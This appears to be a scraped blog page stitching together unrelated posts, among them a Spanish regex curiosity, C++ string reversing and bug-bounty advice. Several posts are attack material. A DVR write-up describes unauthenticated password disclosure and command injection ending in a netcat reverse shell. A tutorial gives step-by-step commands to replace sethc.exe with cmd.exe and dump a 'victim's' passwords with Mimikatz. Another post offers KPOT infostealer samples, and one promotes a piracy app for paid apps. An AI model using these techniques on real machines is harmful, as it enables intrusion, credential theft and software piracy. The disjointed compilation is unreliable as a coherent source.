sexta-feira, 15 de maio de 2020

How To Download Torrents Files Directly To Your Android Device

Download-Torrent-files-Android-Devices
uTorrent, one of the most popular BitTorrent clients, is now available for Android smartphones and tablets. Its use on mobile devices is very similar to its use in the PC. All you need is to search for torrents using the web browser on your mobile device, then uTorrent will download the files.

Procedure:

Other softwares

Related links

Resolución De ExpedientesX De Código

Hoy me he topado con algo bastante gracioso que puede liarte unos minutos:

python
>>> import re
>>> a='owjf oasijf aw0oifj osfij 4.4.4.4 oasidjfowefij 192.168.1.1'


ok, pues ahora copy-pasteais cada una de estas:
re.findall('[0-9]̣̣',a)
re.findall('[0-9]',a)

Son exactamente iguales, pero si paseteais una da resultados diferente a si pasteais la otra :)

Pasteamos la primera:
>>> re.findall('[0-9]̣̣',a)
[]

Pasteamos la segunda:
>>> re.findall('[0-9]',a)
['0', '4', '4', '4', '4', '1', '9', '2', '1', '6', '8', '1', '1']


o_O, he repasado caracter a caracter y son visualmente iguales, si mirais en un editor hexa vereis que realmente no lo son, lógicamente no se trata de un expedienteX.

La cuestion es que según la fuente que tengais, debajo de la comilla o debajo del ] hay un punto microscópico :)

Esto es como cuando me emparanoie de que gmail cuando llevas un rato escribiendo un email y se hace auto-save, aparece una especie de acento raro en la pantalla :)

En estos casos, la metodología tipica de copypastear un trozo de la primera sentencia con el resto de la segunda sentencia, te lleva a los 2 caracteres que varían, pero no aprecias (segun la fuente que tengas) la diferéncia.


6572 662e 6e69 6164 6c6c 2728 305b 392d cc5d cca3 27a3 612c 0a29
6572 662e 6e69 6164 6c6c 2728 305b 392d 275d 612c 0a29

Son dígitos unicode, sabe Dios de que pais, y sabe Dios también como los escribí con mi teclado,
se me ocurren bromas de código fuente que se pueden hacer con esto :D, pero vamos, si tenemos metodología de reaccién ante expedientesX, sobretodo aquello de divide y vencerás dicotómico, en pocos minutos se resuelven este tipo de problemas.

Related news


S2 Dynamic Tracer And Decompiler For Gdb

Decompiling is very useful for understanding srtipped binaries, most dissasemblers like IDA or Hopper have a plugin for decompiling binaries, generating a c like pseudocode.

Static analysis, is very useful in most of cases, specially when the binary is not so big, or when you just have an address where to start to analyze. But some algorithms will be learned in less time by dynamic analysis like tracing or debugging.

In cookiemonsters team, we are working on several tracers with different focus, but all of them mix the concept of tracing and decompiling to generate human-readable traces.

S2 is my tracer & decompiler plugin for gdb, very useful for ctfs.
Some of the features are:

- signed/unsigned detecion
- conditional pseudocode (if)
- syscall resolution
- unroll bucles
- used registers values
- mem states
- strings
- logging


Related links

  1. Hacking Ético Curso
  2. Hacking Movies
  3. Hacking Ético Curso
  4. Cracker Informatico
  5. Hacking Course
  6. Machine Learning Hacking
  7. Hacking Ethical
  8. Curso Completo De Hacking Ético
  9. Hacking The Art Of Exploitation

DOWNLOAD BLACKMART ANDROID APP – DOWNLOAD PLAYSTORE PAID APPS FREE

Android made endless possibilities for everyone. It introduced a platform where are millions of apps that a user can download and buy depending on their needs. You're thinking about Google PlayStore, yes I am also talking about Google PlayStore. It's categorized app collection depending on every niche of life. Few of them are free and some of them are paid. Most of the paid apps are only charges small cost in between $2 to $8, but few apps are highly costly that make cost over $50 even, which is not possible for every user to buy and get benefit from it. So, here I am sharing a really useful app, that can make every Google PlayStore app for you to download it for free. You can download any paid app that may even cost about $50. It's totally free. Download blackmart Android app and download google play store paid apps freely.

DOWNLOAD BLACKMART ANDROID APP – DOWNLOAD PLAYSTORE PAID APPS FREE

  • It's extremely easy to use.
  • It has a Multilingual option for a global user experience.
  • The app doesn't ask for any payments.
  • Capable to download full of downloadable applications.
  • Super fast in downloading and installation.

Related news


Remot3d - An Easy Way To Exploiting

Read more


  1. Hacking Virus
  2. Geekprank Hacking
  3. Geekprank Hacking
  4. Hacking Microsoft
  5. Curso De Hacking Etico
  6. Hacking Linux

quinta-feira, 14 de maio de 2020

Swann Song - DVR Insecurity

"Swan song" is a metaphorical phrase for a final gesture, effort, or performance given just before death or retirement. This post serves as the "swan song" for a whole slew of DVR security systems. With that being said, I will refer to the lyrical master MC Hammer, lets turn this mutha' out.

I recently had a chance to get my hands on a 4 channel DVR system system sold under a handful of company banners (4/8/16 channels) - Swann, Lorex, Night Owl, Zmodo, URMET, kguard security, etc. A few device model numbers are - DVR04B, DVR08B, DVR-16CIF, DVR16B
After firing up the device and putting it on the network I noticed that it was running a telnet server, unfortunately the device does not appear to come configured with an easy/weak login :(. Time to open it up and see whats going on :)

After opening the device up something grabbed my attention right away....

The highlighted header looked like a pretty good possibility for a serial port, time to break out the multi-meter and check. After a couple power cycles, the header was indeed a serial port :)

After hooking up my usb to serial breakout board to the device serial port and guessing at the following serial settings: 115200 8-N-1 , I was stuck looking at a login prompt without a working login or password.

Lucky for me the device startup can be reconfigured using the u-boot environment. The environment variable "bootargs" can be adjusted to boot the linux system into single user mode by appending "single" to the end of the existing settings:
setenv bootargs mem=68M console=ttyAMA0,115200 root=1f01 rootfstype=jffs2 mtdparts=physmap-flash.0:4M(boot),12M(rootfs),14M(app),2M(para) busclk=220000000 single


This change to the bootargs variable is only temporary at this point, if we were to power cycle the device the change would be lost. It is possible to write these changes to the device, but in this case we only want to boot into single user mode once. To boot the device you need to tell the boot loader where the kernel exists in memory, this value can be found in the default environment variable "bootdcmd".


Once the device is booted up in single user mode, the root password can be reset and the device can be rebooted. Telnet now works, but what fun is that when these devices don't normally expose telnet to the internet :). Now for the real fun...looking at the device the default configuration is setup to auto-magically use the power of the dark lord satan (uPnP) to map a few ports on your router (if it supports uPnP). One of the ports that it will expose is for the web (activeX) application and the other is the actual comms channel the device uses (port 9000). The first item I looked at was the web application that is used to view the video streams remotely and configure the device. The first thing that I found with this lovely device is that the comms channel (9000) did not appear to do any authentication on requests made to it...Strike 1. I imagine the activeX application that is used to connect to the device could be patched to just skip the login screen, but that seems like a lot of work, especially when there are much easier ways in. The next thing I saw was a bit shocking...when you access the application user accounts page the device sends the application all the information about the accounts stored on the device. This includes the login and password. In clear text. Strike 2. I created a small PoC in python that will pull the password from a vulnerable device:
python getPass.py 192.168.10.69
[*]Host: 192.168.10.69
[+]Username: admin
[+]Password: 123456
Script can be found here.

After owning the device at the "application" level, I figured it was time to go deeper.

Port 9000 is run by a binary named 'raysharpdvr'. I pulled the binary off the device and started going through it looking for interesting stuff. First thing I noticed was the device was using the "system" call to carry out some actions, after chasing down these calls and not seeing much, the following popped up:


"sprintf" with user input into a "system", that'll do it. Couple problems to overcome with this. First in order to use this vector for command injection you must configure the device to use "ppp" - this will cause the device to go offline and we will not be able to interact with it further :(. We can get around this issue by injecting a call to the dhcp client appliction ("udhcpc") - this will cause the device to use dhcp to get its network information bypassing the previous "ppp" config. The other issue is once we have reconfigured the device to run our command, it needs to be restarted before it will execute (its part of the init scripts). The application does not actually provide a way to reboot the device using the web interface, there is a section that says 'reboot', but when it is triggered nothing happens and some debugging information displayed in the serial console saying the functionality is not implemented. Lucky for us there are plenty of overflow bugs in this device that will lead to a crash :). The device has a watchdog that polls the system to check if the "raysharpdvr" application is running and if it does not see it, it initiates a system reboot - very helpful. With those two issues out of the way the only thing left is HOW to talk to our remote root shell that is waiting for us....luckily the device ships with netcat built into busybox, -e flag and all :)
Usage: sploit.py <target> <connectback host> <connectback port>
$ python sploit.py 192.168.10.69 192.168.10.66 9999
[*]Sending Stage 1
[*]Sending Stage 2
[*]Rebooting the server with crash....
Ncat: Version 5.21 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:9999
Strike 3, get this weak shit off my network. The script can be found here. The script relies on the web application running on port 80, this is not always the case so you may need to adjust the script to fix if your device listens on another port. It is also worth noting that it may take a few minutes for the device to reboot and connect back to you.
Unfortunately the web server that runs on this device does not behave correctly (no response headers) so I do not believe finding these online is as easy as searching shodan, however it is possible to fingerprint vulnerable devices by looking for hosts with port 9000 open.

tl;dr; A whole slew of security dvr devices are vulnerable to an unauthenticated login disclosure and unauthenticated command injection.
Related posts

quarta-feira, 13 de maio de 2020

Reversing C++ String And QString

After the rust string overview of its internal substructures, let's see if c++ QString storage is more light, but first we'r going to take a look to the c++ standard string object:


At first sight we can see the allocation and deallocation created by the clang++ compiler, and the DAT_00400d34 is the string.

If we use same algorithm than the rust code but in c++:


We have a different decompilation layout. Note that the Ghidra scans very fast the c++ binaries, and with rust binaries gets crazy for a while.
Locating main is also very simple in a c++ compiled binary, indeed is more  low-level than rust.


The byte array is initialized with a simply move instruction:
        00400c4b 48 b8 68        MOV        RAX,0x6f77206f6c6c6568

And basic_string generates the string, in the case of rust this was carazy endless set of calls, detected by ghidra as a runtime, but nevertheless the basic_string is an external imported function not included on the binary.

(gdb) x/x 0x7fffffffe1d0
0x7fffffffe1d0: 0xffffe1e0            low str ptr
0x7fffffffe1d4: 0x00007fff           hight str ptr
0x7fffffffe1d8: 0x0000000b        sz
0x7fffffffe1dc: 0x00000000
0x7fffffffe1e0: 0x6c6c6568         "hello world"
0x7fffffffe1e4: 0x6f77206f
0x7fffffffe1e8: 0x00646c72
0x7fffffffe1ec: 0x00000000        null terminated
(gdb) x/s 0x7fffffffe1e0
0x7fffffffe1e0: "hello world"

The string is on the stack, and it's very curious to see what happens if there are two followed strings like these:

  auto s = string(cstr);
  string s2 = "test";

Clang puts toguether both stack strings:
[ptr1][sz1][string1][null][string2][null][ptr2][sz2]

C++ QString datatype

Let's see the great and featured QString object defined on qstring.cpp and qstring.h

Some QString methods use the QCharRef class whose definition is below:

class Q_EXPORT QCharRef {
friend class QString;
QString& s;
uint p;
Searching for the properties on the QString class I've realized that one improvement that  rust and golang does is the separation from properties and methods, so in the large QString class the methods are  hidden among the hundreds of methods, but basically the storage is a QStringData *;

After removing the methods of QStringData class definition we have this:

struct Q_EXPORT QStringData : public QShared {
    QChar *unicode;
    char *ascii;
#ifdef Q_OS_MAC9
    uint len;
#else
    uint len : 30;

How Do I Get Started With Bug Bounty ?

How do I get started with bug bounty hunting? How do I improve my skills?


These are some simple steps that every bug bounty hunter can use to get started and improve their skills:

Learn to make it; then break it!
A major chunk of the hacker's mindset consists of wanting to learn more. In order to really exploit issues and discover further potential vulnerabilities, hackers are encouraged to learn to build what they are targeting. By doing this, there is a greater likelihood that hacker will understand the component being targeted and where most issues appear. For example, when people ask me how to take over a sub-domain, I make sure they understand the Domain Name System (DNS) first and let them set up their own website to play around attempting to "claim" that domain.

Read books. Lots of books.
One way to get better is by reading fellow hunters' and hackers' write-ups. Follow /r/netsec and Twitter for fantastic write-ups ranging from a variety of security-related topics that will not only motivate you but help you improve. For a list of good books to read, please refer to "What books should I read?".

Join discussions and ask questions.
As you may be aware, the information security community is full of interesting discussions ranging from breaches to surveillance, and further. The bug bounty community consists of hunters, security analysts, and platform staff helping one and another get better at what they do. There are two very popular bug bounty forums: Bug Bounty Forum and Bug Bounty World.

Participate in open source projects; learn to code.
Go to https://github.com/explore or https://gitlab.com/explore/projects and pick a project to contribute to. By doing so you will improve your general coding and communication skills. On top of that, read https://learnpythonthehardway.org/ and https://linuxjourney.com/.

Help others. If you can teach it, you have mastered it.
Once you discover something new and believe others would benefit from learning about your discovery, publish a write-up about it. Not only will you help others, you will learn to really master the topic because you can actually explain it properly.

Smile when you get feedback and use it to your advantage.
The bug bounty community is full of people wanting to help others so do not be surprised if someone gives you some constructive feedback about your work. Learn from your mistakes and in doing so use it to your advantage. I have a little physical notebook where I keep track of the little things that I learnt during the day and the feedback that people gave me.


Learn to approach a target.
The first step when approaching a target is always going to be reconnaissance — preliminary gathering of information about the target. If the target is a web application, start by browsing around like a normal user and get to know the website's purpose. Then you can start enumerating endpoints such as sub-domains, ports and web paths.

A woodsman was once asked, "What would you do if you had just five minutes to chop down a tree?" He answered, "I would spend the first two and a half minutes sharpening my axe."
As you progress, you will start to notice patterns and find yourself refining your hunting methodology. You will probably also start automating a lot of the repetitive tasks.

Continue reading
  1. Hacking Informatico
  2. Hacking Academy
  3. Hacking Team
  4. Brain Hacking
  5. Marketing Growth Hacking
  6. Hacking Ético

KPOT Info Stealer Samples


KPOT Stealer is a "stealer" malware that focuses on stealing account information and other data from various software applications and services

References

1.  2020-04-19 Didier Stevens posted analysis of KPOT infostealer on the Infosec Handlers Diary blog "KPOT Analysis: Obtaining the Decrypted KPOT EXE"
These are samples to follow his analysis routine.

2. 2019-05-09 Proofpoint. New KPOT v2.0 stealer brings zero persistence and in-memory features to silently steal credentials


Download

             Other malware


Download. Email me if you need the password (see in my profile)


Hashes

1. From Didier Stevens' post

MD5  56ad7b243511ee7398d43df7643dc904
SHA-1  ae5ab7798ca267b1265a0496c562f219821d17cf
SHA-256  3fd4aa339bdfee23684ff495d884aa842165e61af85fd09411abfd64b9780146

2. From Proofpoint

MD5 7d7667ddce8fd69a0fd50bb08c287d10
SHA-1 087fc3e9a082983ee6a2b25f0ccb09eb723e0f39

SHA-256 67f8302a2fd28d15f62d6d20d748bfe350334e5353cbdef112bd1f8231b5599d

MD5 45ddc687f88b45fc3fec79f9dc8b38e2
SHA-1 de37b748e0e32d96c31f469f9ba4ea4f11e3e78b
SHA-256 36dcd40aee6a42b8733ec3390501502824f570a23640c2c78a788805164f77cecontagio.deependresearch.org/crime/kpotstealer(proofpoint)_win_samp.zip
More info

Cracking Windows 8/8.1 Passwords With Mimikatz


You Might have read my previous posts about how to remove windows passwords using chntpw and might be thinking why am I writing another tutorial to do the same thing! Well today we are not going to remove the windows user password rather we are going to be more stealth in that we are not going to remove it rather we are going to know what is the users password and access his/her account with his/her own password. Sounds nice...


Requirements:


  1. A live bootable linux OS (I'm using Kali Linux)(Download Kali Linux)
  2. Mimikatz (Download | Blog)
  3. Physical Access to victim's machine
  4. A Working Brain in that Big Head (Download Here)


Steps:

1. First of all download mimikatz and put it in a pendrive.

2. Boat the victim's PC with your live bootable Pendrive (Kali Linux on pendrive in my case). And open a terminal window

3. Mount the Volume/Drive on which windows 8/8.1 is installed by typing these commands
in the terminal window:

mkdir /media/win
ntfs-3g /dev/sda1 /media/win

[NOTE] ntfs-3g is used to mount an NTFS drive in Read/Write mode otherwise you might not be able to write on the drive. Also /dev/sda1 is the name of the drive on which Windows OS is installed, to list your drives you can use lsblk -l or fdisk -l. The third flag is the location where the drive will be mounted.

4. Now navigate to the System32 folder using the following command

cd /media/win/Windows/System32

5. After navigating to the System32 rename the sethc.exe file to sethc.exe.bak by typing the following command:

mv sethc.exe sethc.exe.bak

sethc.exe is a windows program which runs automatically after shift-key is pressed more than 5 times continuously.

6. Now copy the cmd.exe program to sethc.exe replacing the original sethc.exe program using this command:

cp cmd.exe sethc.exe

[Note] We made a backup of sethc.exe program so that we can restore the original sethc.exe functionality

7. With this, we are done with the hard part of the hack now lets reboot the system and boot our Victim's Windows 8/8.1 OS.


8. After reaching the Windows Login Screen plugin the usb device with mimikatz on it and hit shift-key continuously five or more times. It will bring up a command prompt like this


9. Now navigate to your usb drive in my case its drive G:


10. Now navigate to the proper version of mimikatz binary folder (Win32 for32bit windows and x64 for 64 bit windows)


11. Run mimikatz and type the following commands one after the other in sequence:

privilege::debug
token::elevate
vault::list

the first command enables debug mode
the second one elevates the privilages
the last one lists the passwords which include picture password and pin (if set by the user)


That's it you got the password and everything else needed to log into the system. No more breaking and mess making its simple its easy and best of all its not Noisy lol...

Hope you enjoyed the tutorial have fun :)

More info